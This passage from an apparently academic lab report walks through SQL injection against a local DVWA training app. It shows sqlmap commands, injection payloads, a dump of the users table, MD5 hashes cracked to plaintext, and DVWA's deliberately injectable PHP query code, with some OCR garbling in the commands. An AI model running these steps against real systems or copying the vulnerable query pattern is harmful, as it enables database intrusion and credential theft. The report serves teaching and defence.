
After executing sqlmap – u command on the URL and session cookie, SQLmap is sending queries to the provided URL with the supplied session cookie and attempt to exploit any SQL injection vulnerabilities it detects. It will then produce a report on the vulnerabilities discovered.



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#~" --cookie="PHPSESSID=cfn22nkt7bqlcasa10hi7inpd5~;security=low" --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.3#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:33:57 /2023-05-04/

[05:33:57] [INFO] resuming back-end DBMS 'mysql'
[05:33:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2748 FROM (SELECT(SLEEP(5)))FMMD) AND 'AOCX'='AOCX&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×71766a7a71,0×5a765170465a61414d4f6354434467476c507179727145525a4b5674794e54627176735952547141,0×71706a7071),NULL-- -&Submit=Submit
---
[05:33:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[05:33:57] [INFO] fetching database names
[05:33:57] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[05:33:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[05:33:57] [WARNING] your sqlmap version is outdated

[*] ending @ 05:33:57 /2023-05-04/
```

Figure 8: Listing the available database in Dvwa


"sqlmap –u "Targeted URL" --dbs" list the databases available on the target website and give a report of the vulnerabilities and databases discovered. As we can see in the red highlighted area that the back-end DBMS name is shown.



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#~" --cookie="PHPSESSID=cfn22nkt7bqlcasa10hi7inpd5~;security=low" --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:34:32 /2023-05-04/

[05:34:33] [INFO] resuming back-end DBMS 'mysql'
[05:34:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2748 FROM (SELECT(SLEEP(5)))FMMD) AND 'AOCX'='AOCX&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×71766a7a71,0×5a765170465a61414d4f6354434467476c507179727145525a4b5674794e54627176735952547141,0×71706a7071),NULL-- -&Submit=Submit
---
[05:34:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[05:34:33] [INFO] fetching database names
[05:34:33] [INFO] fetching tables for databases: 'dvwa, information_schema'
[05:34:33] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[79 tables]
+---------------------------------------+
```

Figure 9: Retrieving tables in the targeted URL


"sqlmap -u "Targeted url" --tables" command retrieves all the name of tables in the database that is targeted in the URL.



```
Database: dvwa
[2 tables]
+-----------------------------------+
| guestbook                         |
| users                             |
+-----------------------------------+

[05:34:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[05:34:33] [WARNING] your sqlmap version is outdated
```

Figure 10: Table successfully retrieved


Now we can easily get the “columns” of the “users” tables.



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#~" --cookie="PHPSESSID=cfn22nkt7bqlcasa10hi7inpd5~;security=low" - dvwa -T users --columns
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.3#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:40:19 /2023-05-04/

[05:40:19] [INFO] resuming back-end DBMS 'mysql'
[05:40:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2748 FROM (SELECT(SLEEP(5)))FMMD) AND 'AOCX'='AOCX&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71766a7a71,0x5a765170465a61414d4f6354434467476c507179727145525a4b5674794e54627176735952547141,0x71706a7071),NULL-- -&Submit=Submit
---
[05:40:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[05:40:19] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[05:40:19] [INFO] fetching current database
[05:40:19] [WARNING] reflective value(s) found and filtering out
[05:40:19] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
```

Figure 11: users column retrieved


“sqlmap -u “targeted url” -dvwa -T users --columns” command is going to retrieve the columns from users in dvwa database.



```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#~" --cookie="PHPSESSID=cfn22nkt7bqlcasa10hi7inpd5~;security=low" - dvwa -T users --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:41:49 /2023-05-04/

[05:41:49] [INFO] resuming back-end DBMS 'mysql'
[05:41:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2748 FROM (SELECT(SLEEP(5)))FMMD) AND 'AOCX'='AOCX&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×71766a7a71,0×5a765170465a61414d4f6354434467476c507179727145525a4b5674794e5462717673595254714 1,0×71706a7071),NULL-- -&Submit=Submit
---
[05:41:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[05:41:49] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[05:41:49] [INFO] fetching current database
[05:41:49] [INFO] fetching columns for table 'users' in database 'dvwa'
[05:41:49] [INFO] fetching entries for table 'users' in database 'dvwa'
[05:41:49] [WARNING] reflective value(s) found and filtering out
[05:41:49] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
```

Figure 12- Dumping data from users table

sqlmap -u “targeted URL” - dvwa –T users –dump command dumps the data from the database dvwa specified table “users”.



```
do you want to use common password suffixes? (slow!) [y/N] n
[05:42:22] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:42:22] [INFO] starting 2 processes
[05:42:24] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:42:25] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:42:31] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[05:42:35] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2023-05-03 12:51:20 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2023-05-03 12:51:20 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2023-05-03 12:51:20 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2023-05-03 12:51:20 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2023-05-03 12:51:20 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+

[05:42:41] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[05:42:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[05:42:41] [WARNING] your sqlmap version is outdated

[*] ending @ 05:42:41 /2023-05-04/
```


Figure 13: Data dump successful

Finally, the passwords and the username from the users table is cracked.

4. MITIGATION


- Validation and Sanitization - Sanitizing is the process of removing potentially exploitable characters from user inputs, whereas validating determines whether the data is in the required format and type. Before being displayed or loaded into a database, input is sanitized to ensure that it is in an acceptable format. Validation determines whether an input, such as that on a web form, complies with specified norms and limitations (such as single quote marks) (Maury, 2023).
- Modifying web server configuration – This approach can be used to block the malicious request such as of Sqlmap.

Now I will Demonstrate by showing real examples:-


127.0.0.1/DVWA/vulnerabilities/view_source.php?id=sqli&security=low
90%


```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            #$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
            #$sqlite_db_connection->enableExceptions(true);

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->lastErrorMsg();
            }
            break;
    }
}
```

Figure 14: Source code that is not modified



```
┌──(root💀 kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#~" --cookie="PHPSESSID=cfn22nkt7bqlcasa10hi7inpd5~;security=low" -D dvwa -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:08:19 /2023-05-04/

[11:08:19] [INFO] resuming back-end DBMS 'mysql'
[11:08:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2748 FROM (SELECT(SLEEP(5)))FMMD) AND 'AOCX'='AOCX&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×71766a7a71,0×5a765170465a61414d4f6354434467476c5071797271455 25a4b5674794e5462717673595 2547141,0×71706a7071),NULL-- -&Submit=Submit
---
[11:08:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[11:08:19] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[11:08:19] [INFO] fetching current database
[11:08:19] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:08:19] [INFO] fetching entries for table 'users' in database 'dvwa'
[11:08:19] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:08:27] [INFO] using hash method 'md5_generic_passwd'
[11:08:27] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[11:08:27] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:08:27] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:08:27] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
```

